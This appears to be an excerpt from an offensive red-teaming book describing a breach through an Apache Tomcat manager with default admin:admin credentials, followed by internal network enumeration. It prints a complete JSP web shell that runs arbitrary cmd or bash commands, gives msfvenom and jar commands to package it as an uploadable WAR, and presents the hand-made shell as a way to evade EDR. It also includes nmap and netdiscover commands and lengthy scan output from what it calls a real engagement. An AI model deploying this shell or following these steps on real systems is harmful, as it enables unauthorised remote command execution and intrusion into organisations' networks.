Higher Privilege: Applications often process sensitive data and perform critical actions. By compromising an application at the Layer 7 level, attackers can gain access to privileged information and potentially perform actions with elevated privileges, such as extracting sensitive data or executing administrative commands.

Lateral Movement: Once attackers establish a foothold through a Layer 7 vulnerability, they can use it as a stepping stone to move laterally within the network. They can escalate their access by exploiting other vulnerabilities, eventually penetrating deeper into the organization's infrastructure.

Chain Reactions: Layer 7 vulnerabilities can be the first domino in a chain of events that leads to more severe breaches. For instance, an attacker could exploit a vulnerability in a web application to gain access to a server, from which they can pivot to compromising databases and extracting valuable data.

It will not be void if I say that various types of Web Vulnerabilities can lead to remote code execution (RCE) and subsequently enable complete Server, System, or Infrastructure compromise.

The realm of cybersecurity encompasses a diverse array of vulnerabilities, each posing its unique threat. However, amid this diversity, there's a common thread that ties certain vulnerabilities together—their potential to lead to remote code execution (RCE). Remote code execution is the bridge that connects various entry points to a singular, ominous outcome: the complete compromise of servers, systems, and infrastructure.

Here's a list of vulnerabilities that can result in RCE which is a valid requirement of Red Team Assessment (RTA):

Diverse Vulnerabilities=> Singular Outcome=>Remote Code Execution and Complete Compromise

Consider for a moment the multitude of vulnerabilities that, when exploited with precision, pave the way for RCE:

File Upload Vulnerabilities: Flaws in file upload mechanisms in the web applications can permit attackers to inject malicious code, which, when executed, grants them access to execute commands remotely.

Server-Side Request Forgery (SSRF): Attackers leveraging SSRF vulnerabilities can manipulate servers to send requests to internal systems, potentially leading to RCE if those internal systems execute the attacker's payload.

CVE IDs (Common Vulnerabilities and Exposures): Exploiting vulnerabilities with known CVE IDs can lead to RCE if attackers use those specific IDs to identify and exploit weaknesses.

SQL Injection: SQL injection vulnerabilities, when used to inject malicious code, can provide attackers with the opportunity to execute arbitrary commands on the database, leading to RCE.

Command Injection: Similar to SQL injection, command injection vulnerabilities can be leveraged to execute malicious commands on a system, eventually leading to RCE.

Local File Inclusion (LFI) and Remote File Inclusion (RFI): When exploited, LFI and RFI vulnerabilities can enable attackers to include and execute arbitrary files, potentially achieving RCE.

XML External Entity (XXE) Injection: XXE vulnerabilities can lead to data leakage, but in certain cases, they can also result in RCE by manipulating the processing of XML entities.

The critical aspect to recognize is that these vulnerabilities, diverse as they may be, converge at the point of RCE. An attacker who identifies and exploits any of these entry points gains the ability to execute code remotely—code that can control systems, move laterally through networks, exfiltrate data, and establish persistent access.

If you take a closure look at the OWSAP Top 10 (https://owasp.org), the other vulnerabilities like XSS, CSRF, Weak HTTP Headers, Clickjacking and others have less direct impact wrt the Remote Code Execution however it will be a good practice to have knowledge on exploiting these vulnerabilities; it is mostly taken in scope of traditional Vulnerability Assessment and Penetration Testing.

Folks, I am sharing the real world example of how I got a success breaching into the Internal Systems of the Enterprise by exploiting the Layer 7 Application:

Prerequisites and Tools of the Trade:

- Good knowledge of Web Applications Penetration Testing
- Attacker System- Kali Linux Distribution

1. Found an Apache Tomcat instance running on the Layer 7- Perimeter Network:
    a. Go to the mentioned URL above and click on the Manager App button as shown in Image 3.8
    b. Enter the credentials *admin:admin*. in the login prompt as shown in Image 3.8:




Image 3.8

Now being an attacker, we just have to upload the war file (embedded web reverse shell) which will give you a privilege to run arbitrary commands on the system as shown in Image 3.9:




Image 3.9

The web shell in war format can be crafted using metasploit's msfvenom:

e.g.: *msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f war > shell.war*

Note: Now-a-days security controls like EDR/XDR are in place at enterprise level, minimizing our chances to successful exploitation by using their anomaly detection and respose.

To evade this, we just need to write a simple jsp web shell manually and then convert this into the malicious war file and we are good to go to upload the same on the tomcat manager:

Copy the below code and create .jsp file:

```
<body style="background: rgb(30,30,30);">
<form method="GET" action="index.jsp">
   <h4 style="color: white;">Command Options</h4>
   <select id="osType" name="osType">
      <option value="win">Windows</option>
      <option value="linux">Linux</option>
   </select>
   </br>
   </br>
   <input id="cmd" name="cmd" type=text autofocus style="width:
300px;">
   <input type=submit value="Run Command">
</form>


<%@ page import="java.io.*" %>
<%!
   // Not Perfect, but will be good enough for a majority of cases
that will arise
   public String HtmlEncode(String inputVal) {
      return inputVal.replaceAll("&", "&amp;").replaceAll("<",
"&lt;").replaceAll(">", "&gt;").replaceAll("\'",
"&apos;").replaceAll("\"", "&quot;");
   }


   public String RunCommand(String commandToRun, String osType) {
      String outputString = "";
      String currentLine = null;


      try {
         ProcessBuilder processBuilder = new ProcessBuilder();


         if (osType.equals("win")) {
            processBuilder.command("cmd", "/c", commandToRun);
```

```
         } else {
            processBuilder.command("bash", "-c", commandToRun);
         }

         Process p = processBuilder.start();

         BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));

         while((currentLine = sI.readLine()) != null) {
            outputString += HtmlEncode(currentLine) + "</br>";
         }
      } catch(IOException e) {
         outputString = "ERROR: </br></br>" + e.getCause() +
"</br></br>" + e.getMessage() + "</br>";
      }

      return outputString;
   }
%>
<%
   String osType = request.getParameter("osType");
   String cmd = request.getParameter("cmd");
   String output = "";
   String htmlCmd = "";
   String htmlOsType = "";

   if (osType == null || (!osType.equals("win") &&
!osType.equals("linux"))) {
      osType = "linux";
   }
   if(cmd != null) {
      String line = null;
```

```
      String testCommand = RunCommand("", osType);
      if (testCommand.startsWith("ERROR:")) {
         output = RunCommand(cmd, osType);
      } else {
         if (osType.equals("win")) {
            output = "<b style=\"color: white;\">" +
HtmlEncode(RunCommand("cd", osType).trim().replaceAll("</br>",
"").replaceAll("\r", "").replaceAll("\n", "")) + HtmlEncode("> ") +
HtmlEncode(cmd) + "</br></br></b>";
         } else {
            String username = HtmlEncode(RunCommand("whoami",
osType).trim().replaceAll("</br>", "").replaceAll("\r",
"").replaceAll("\n", ""));
            String hostname = HtmlEncode(RunCommand("hostname",
osType).trim().replaceAll("</br>", "").replaceAll("\r",
"").replaceAll("\n", ""));
            String workingDir = HtmlEncode(RunCommand("pwd",
osType).trim().replaceAll("</br>", "").replaceAll("\r",
"").replaceAll("\n", ""));

            String userAndHost = "<b style=\"color:
rgb(136,223,51);\">" + username + "@" + hostname + "</b>" + "<span
style=\"color: white;\">:</span>";
            String dirPath = "<span style=\"color:
rgb(114,159,207);\">" + workingDir + "</span>";

            output = userAndHost + dirPath + "<span style=\"color:
white;\"># " + HtmlEncode(cmd) + "</span></br></br>";
         }
         output += RunCommand(cmd, osType);
      }
      htmlCmd = HtmlEncode(cmd);
      htmlOsType = HtmlEncode(osType);
   }
%>
<pre style="color: white;"><%=output %></pre>
<script>
```

```
   let cmdValue = "<%=htmlCmd %>".replaceAll("&quot;",
"\"").replaceAll("&apos;", "\'").replaceAll("&gt;",
">").replaceAll("&lt;", "<").replaceAll("&amp;", "&");
   let osTypeValue = "<%=htmlOsType %>";


   if (osTypeValue !== 'win' && osTypeValue !== 'linux') osTypeValue
= 'linux';


   document.getElementById('cmd').value = cmdValue;
   document.getElementById('osType').value = osTypeValue;
</script>
</body>
```

Code is taken from: *https://node-security.com/posts/jsp-war-shell/*

With the above JSP code, we can bundle it into a war file using java's jar tool that comes with Java JDK:

```
jar -cvf OUTPUT_FILE INPUT_FILES
jar -cvf webshell.war index.jsp
```

Note: More details on this can be found at: *https://node-security.com/posts/jsp-war-shell/*

The sample format will look like this:




Image 3.9.1 Credit: *https://node-security.com/posts/jsp-war-shell/*

Now that we have successfully created the war file, all you have to do is just to upload this shell:

Bravo! We could able to execute the arbitrary commands on the Target System as shown in Image 3.9.2:




Image 3.9.2

Since we can execute ANY command on the Target System, we can further use some pivoting, and tunnelling techniques to forward the traffic on our system via the Internet. This is usually known as port forwarding which we are going to discuss in upcoming sections…

What did we learn so far from this type of attack?

The lesson is clear: regardless of the specific vulnerability that grants RCE, the potential consequences remain resoundingly consistent. This convergence underscores the necessity for organizations to address vulnerabilities across the spectrum, fortifying defenses against all potential paths that lead to remote code execution. By doing so, organizations can erect a formidable barrier against the most significant outcome—an outcome that transcends individual vulnerabilities to manifest as a comprehensive compromise of their digital infrastructure.

It's critical to recognize that attackers are well aware of these advantages. They understand that organizations might not give Layer 7 vulnerabilities the attention they deserve, making these vulnerabilities an ideal starting point for their campaigns. As offensive red teaming practitioners, focusing on Layer 7 vulnerabilities during the initial attack phase becomes a strategic choice. By highlighting the potential for exploitation and the cascade of consequences that can follow, your book can help organizations better prepare their defenses and prioritize the protection of their Layer 7 applications.

Minimizing Risks Associated with Low-Hanging Fruits

Delve into strategies and best practices for organizations to minimize the risk associated with these easily exploitable vulnerabilities. This could involve effective patch management, system hardening, regular vulnerability assessments, and proactive monitoring.

Key Learnings on Perimeter Network Hacking

Present various techniques employed by attackers to breach perimeter networks and gain unauthorized access. Provide insights into real-world scenarios where these techniques have been used. Emphasize the importance of understanding these tactics to better defend against them.

This chapter serves as a critical bridge between initial reconnaissance and more sophisticated exploitation techniques. By targeting the low-hanging fruits, red teams can simulate real-world attack scenarios that organizations should be prepared to defend against. The chapter

not only showcases the techniques but also offers valuable insights into mitigating the risks posed by these vulnerabilities.

Conclusion

Password spraying attacks exploit the vulnerability of weak and commonly used passwords across multiple accounts. By using this technique, attackers can gain initial access to a target network without triggering account lockouts. Organizations should implement strong password policies, account lockout measures, and MFA to defend against such attacks and strengthen their overall cybersecurity posture.

During plenty of Red Teaming Assessments, I encountered this issue very frequently where Corporate networks exhibited a consistent pattern of vulnerability to password spraying attacks. This vulnerability often arose from the prevalence of weak and reused passwords across user accounts, leaving a substantial opening for attackers to exploit. The consequences of a successful password spraying attack were far-reaching, granting unauthorized access to critical systems and sensitive data.

One contributing factor to this vulnerability was the lack of robust password policies and insufficient user education on the importance of strong, unique passwords. Many users still leaned towards easily guessable passwords or used the same passwords across multiple accounts, inadvertently making the attacker's job easier. Furthermore, the absence of effective account lockout policies allowed attackers to make repeated attempts without triggering alerts.

In response to these findings, organizations should consider implementing a comprehensive set of security measures. These measures include enforcing strong password policies that demand complexity and uniqueness, frequent password changes, and mandatory multi-factor authentication (MFA). Regular security awareness training for employees is also essential to educate them about the risks of weak passwords and phishing attempts.

Additionally, organizations must establish stringent account lockout policies to thwart brute-force and password spraying attacks. Setting thresholds for failed login attempts before an account is temporarily locked can be an effective deterrent. This, coupled with monitoring for unusual login patterns, can help identify and respond to suspicious activities promptly.

As the landscape of cyber threats continues to evolve, it's imperative for corporate networks to adapt by fortifying their defenses against password spraying and other common attack vectors. By addressing these vulnerabilities and implementing proactive security measures, organizations can significantly enhance their resilience to unauthorized access attempts and safeguard sensitive information.

Expert Tips

There is a misconception in the Security Industry that by putting security controls like IDS, IPS, EDR and so on, enterprises are likely safe and secure however this won't be the case for a skilled attacker who can evade these kinds of security protection.

Keep in mind that Layer 7 is highly vulnerable and brings the possibility to allow an attacker to breach into the Internal Network of an enterprise by doing successful exploitation via the perimeter network.

Study the inner workings of EDR/XRD/MDR and take action accordingly. This protection mechanism can block the payload created by publicly-known tools like *msfvenom* however this can be bypassed by taking a manual approach.

In the next chapter/section, we will be diving deeper into this by considering the scenario that Hacker has already reached out to the Internal Network of an enterprise. We will see many exciting techniques like Privilege Escalation, Post-Exploitation, Lateral Movement, Data Exfiltration, and so on…

CHAPTER 4

Hacker Is Inside the Network

Introduction

Have you ever thought of making an entry into the internal systems of the organization by breaching through the Perimeter Network?

The ultimate target of any Red Teamer shall be to breach into the Organization's High-Value Targets by compromising the public facing assets.

This chapter will focus on the post exploitation to be done after the successful compromise of an asset. This shall include internal enumeration, services scanning, vulnerability assessment, and so on.

In Chapter 3, we witnessed the attacker's successful infiltration of the organization's internal network by breaching through the perimeter network. This sophisticated incursion employed techniques like port forwarding, pivoting, and tunneling, reminiscent of services like ngrok.io.

Notably, the attacker harnessed these methods to move beyond the initial perimeter defenses and establish a foothold within the internal network. Their strategic prowess enabled them to exploit a 'low-hanging fruit,' a vulnerable Apache Tomcat server running with default credentials. This entry point paved the way for further exploration and exploitation of the internal network, a journey we will comprehensively unravel in the upcoming chapters as we delve into the intricacies of offensive Red Teaming.

As we embark on the journey of offensive red teaming, it is essential to grasp the intricacies of an attacker's strategy after successfully breaching an organization's perimeter network and gaining access to its internal systems. This chapter serves as a compass to navigate the attacker's mindset and understand their next moves.

Key Learnings

Unveiling the Attacker's Post-Breach Strategy

Imagine for a moment that an adversary has successfully penetrated your organization's initial defenses and now lurks within your internal systems. What is their next step? What tactics and techniques might they employ to escalate their privileges, move laterally, and ultimately achieve their objectives? These are the questions that form the cornerstone of our exploration in this chapter.

In the world of cybersecurity, understanding the attacker's mindset and actions post-breach is as crucial as fortifying your defenses. By delving into their strategies, we gain invaluable insights into how to detect, prevent, and mitigate these attacks effectively.

Join us as we dissect the attacker's playbook and unveil the intricate dance that unfolds within your organization's digital domain. By comprehending their next moves, we empower ourselves to better defend against them and safeguard our most critical assets.

In the pages that follow, we will explore the attacker's strategies, tactics, and techniques, providing you with the knowledge and tools needed to proactively defend your enterprise in the ever-evolving landscape of offensive red teaming.

Since the network breach is happened from External (Perimeter) Network, we used the port forwarding tools like ngrok.io to obtain the reverse shell on our attacker machine!

There is an excellent article on how to use ngrok to carry out this activity, you may find it on:

https://securiumsolutions.com/reverse-shell-using-tcp/ *(Credit: Shubham Jaiswal)*

Note: During the successful exploitation as demonstrated in Chapter 3, we observed that the target URL were missing some security controls in place like WAF, EDRs/AVs which made our attack surface experience much smoother. We will be covering the evasion of these controls as well in the upcoming topics.

Section 1: Information Gathering (Scanning the Internal Assets and Services through Enumeration process)

Scanning the Internal Assets

- We shall be discussing on the process of scanning internal assets, which involves identifying and cataloging the systems and resources within the organization.
- Create an asset inventory for effective Red Team operations.
- In addition to this, we shall also discuss on the tools and techniques for mapping the internal network, including automated and manual approaches.

Scanning Services through Enumeration: A Comprehensive Guide

Service enumeration is a critical phase in post-exploitation for offensive Red Teamers, playing a pivotal role in understanding the inner workings of the compromised network. At this stage, Red Teamers aim to gain granular insights into the services running on internal systems, unraveling the network's infrastructure layer by layer. In this chapter, we delve deep into the multifaceted world of service enumeration, examining the techniques, tools, and strategies employed by seasoned Red Teamers to accomplish this vital task.

The Significance of Service Enumeration

Service enumeration serves as a fundamental reconnaissance step that goes beyond merely identifying open ports on a target system. It aims to extract detailed information about the services running behind those ports. These services could be web servers, databases, application servers, or even proprietary systems unique to the organization. The importance of service enumeration cannot be overstated, as it forms the foundation for subsequent phases of post-exploitation. Armed with this knowledge, Red Teamers can pinpoint potential vulnerabilities and devise effective exploitation strategies.

Common Techniques for Services Enumeration

Service enumeration encompasses a wide array of techniques, each tailored to extract specific details about the services in question. Let's delve into some of the most commonly employed techniques:

Banner Grabbing

Banner grabbing involves connecting to a service and capturing the initial response banner sent by the server. This banner often contains valuable information such as the service version, application name, and sometimes even configuration details. Tools like Netcat and Telnet are frequently used for banner grabbing.

SNMP Enumeration

Simple Network Management Protocol (SNMP) is employed to monitor and manage network devices. Red Teamers can use SNMP enumeration to gather information about network devices, including routers, switches, and printers. SNMPWalk and SNMPGet are handy tools for this purpose.

SMTP Enumeration

When targeting email systems, Red Teamers employ SMTP enumeration to extract information about email servers, including user accounts and mail server configurations. Tools like Nmap and SMTP-user-enum are commonly used.

DNS Enumeration

Domain Name System (DNS) enumeration involves querying DNS servers for information about hosts and subdomains within the network. Red Teamers can use tools like nslookup and dig to perform DNS enumeration.

Service-Specific Enumeration

For web services, database servers, and other specialized applications, Red Teamers often employ service-specific enumeration techniques. For example, web application enumeration might involve tools like DirBuster or Gobuster to identify hidden directories and files, while database enumeration tools focus on uncovering database schemas and user accounts.

Steps to perform the Internal Network Enumeration:

1. Run the utility like netdiscover (https://www.kali.org/tools/netdiscover/) to scan the subnet for the Live IPs:

Sample Image:

```
root@kali:/# netdiscover -i eth0 -P -r 192.168.1.0/24

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     f0:7d:68:df:47:6a      1      60  D-Link Corporation
192.168.1.10    00:0c:29:da:a8:16      1      60  Unknown vendor
192.168.1.20    00:0c:29:48:40:05      1      60  Unknown vendor
192.168.1.23    00:0c:29:26:90:43      1      60  Unknown vendor
192.168.1.30    00:0c:29:0d:6c:e0      1      60  Unknown vendor
192.168.1.110   00:0c:29:79:25:2f      1      60  Unknown vendor
192.168.1.111   f8:b1:56:fc:8b:70      1      60  Dell Inc.
192.168.1.164   d4:be:d9:68:fa:a5      1      60  Dell Inc.
192.168.1.210   00:0c:29:91:41:6f      1      60  Unknown vendor

-- Active scan completed, 9 Hosts found.
root@kali:/#
```

Image 4.0

2. Run nmap to scan the open ports and running services on these ports:

Below nmap results are observed during the Real World Red Teaming:

Nmap Command Used:

```
Nmap –sC –sV –Pn –p- IP/Subnet
```

Note: Some lines are redacted due to the length limitations

```
Completed NSE at 19:36, 228.56s elapsed
Initiating NSE at 19:36
Completed NSE at 19:36, 0.01s elapsed
Nmap scan report for 172.17.1.1
Host is up (0.060s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  open   ssh
| ssh-hostkey:
|_  2048 c37db8f9ff0818138b26386fb1368c94 (RSA)
80/tcp  open   http
161/tcp closed snmp
443/tcp open   https
|_/
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
| http-title: Login
|_Requested resource was /php/login.php?
|_http-favicon: Unknown favicon MD5: C8C08BBE0B78B27D61002DB456C741CC


Nmap scan report for 172.17.1.7
Host is up (0.087s latency).
```

```
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
3071/tcp closed csd-mgmt-port
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.17.1.250
Host is up (0.071s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet
MAC Address: 02:50:41:00:00:01 (Unknown)

Nmap scan report for 172.19.1.9
Host is up (0.074s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|_  2048 63a1e01b74a1ae2820d59067d671308b (RSA)
80/tcp  open  http
443/tcp open  https
|_ssl-date: 2023-03-23T14:08:09+00:00; +5m16s from scanner time.
| http-title: Login
|_Requested resource was /php/login.php?
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 02:50:41:00:00:09 (Unknown)

Host script results:
|_clock-skew: 5m15s

Nmap scan report for 172.19.1.8
Host is up (0.067s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
3071/tcp closed csd-mgmt-port
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.19.1.250
Host is up (0.073s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE
```

```
22/tcp  open  ssh
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|_  1024 bfe316e7a364a61781aa9e05bebb6d79 (RSA1)
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
|_ssl-date: 2023-03-23T06:46:01+00:00; -7h17m20s from scanner time.

Host script results:
|_clock-skew: -7h17m20s

Nmap scan report for 172.18.11.8
Host is up (0.072s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
3071/tcp closed csd-mgmt-port
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.20.1.8
Host is up (0.11s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
3071/tcp closed csd-mgmt-port
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.20.1.250
Host is up (0.11s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   1024 2ce44e7da8cbeccb9648ceb434843c99 (RSA1)
|_  1024 0e96ac89358c58ccd2347f59d9ca5d05 (RSA)
|_sshv1: Server supports SSHv1
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
|
MAC Address: 02:50:44:00:00:05 (Unknown)

Host script results:
|_clock-skew: -8h21m01s

Nmap scan report for 172.30.1.9
```

```
Host is up (0.074s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
| smtp-commands: Sophos Hello nmap.scanme.org [172.16.1.163], SIZE, 8BITMIME,
PIPELINING, PIPE_CONNECT, CHUNKING, STARTTLS, HELP
|_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP
QUIT RSET HELP
53/tcp   open  domain
443/tcp  open  https
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Supported Methods: POST
|_http-favicon: Unknown favicon MD5: F6633E2C686CD53429F626CAB6F15613
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject:
commonName=Appliance_Certificate_A15WaiSrOXKMGP4/organizationName=NA/stateOr
ProvinceName=NA/countryName=NA
| Issuer: commonName=Default_CA_A15WaiSrOXKMGP4/organizationName=NA/
|_http-title: User Portal
3128/tcp open  squid-http
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD CONNECTION
4444/tcp open  krb524
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
8090/tcp open  opsmessaging
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=Appliance_Certificate_A15WaiSrOXKMGP4/organizationName=NA/stateOr

Nmap scan report for 172.30.1.8
Host is up (0.069s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
3071/tcp closed csd-mgmt-port
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.30.1.2
Host is up (0.081s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet
```

```
80/tcp open  http
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.22.1.3
Host is up (0.10s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.23.1.250
Host is up (0.091s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|_  1024 ce4a5b43aae9e0c931a73cbad7e4a331 (RSA1)
|_sshv1: Server supports SSHv1
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
| ssl-cert: Subject: commonName=IOS-Self-Signed-Certificate-3570860602
| Issuer: commonName=IOS-Self-Signed-Certificate-3570860602
|

Host script results:
|_clock-skew: -39m04s

Nmap scan report for 172.24.1.8
Host is up (0.077s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
3071/tcp closed csd-mgmt-port
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.24.1.250
Host is up (0.085s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_  1024 db53833d769b4f7ca9cb386975154e4b (RSA1)
|_sshv1: Server supports SSHv1
23/tcp    open  telnet
443/tcp   open  https
|_ssl-date: 2023-03-23T13:51:43+00:00; -11m12s from scanner time.
```

```
| ssl-cert: Subject: commonName=MKGT_CORE
| Issuer: commonName=MKGT_CORE

16113/tcp open  unknown
|_ssl-date: 2023-03-23T13:52:50+00:00; -11m11s from scanner time.
| ssl-cert: Subject: commonName=WS-C3850-24T-042AE278F280
| Issuer: commonName=Cisco Manufacturing CA/organizationName=Cisco Systems

Host script results:
|_clock-skew: mean: -11m11s, deviation: 0s, median: -11m12s

Nmap scan report for 172.15.1.29
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet
80/tcp open  http
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.17.253.137
Host is up (0.060s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_ssl-date: 2023-03-23T14:04:09+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=TM-APEX-
CENTRAL.HNdc.com/organizationName=Trend Micro internal CA
| Issuer: commonName=Trend Micro internal CA/organizationName=Trend Micro internal CA
| Public Key type: rsa
| Public Key bits: 2048
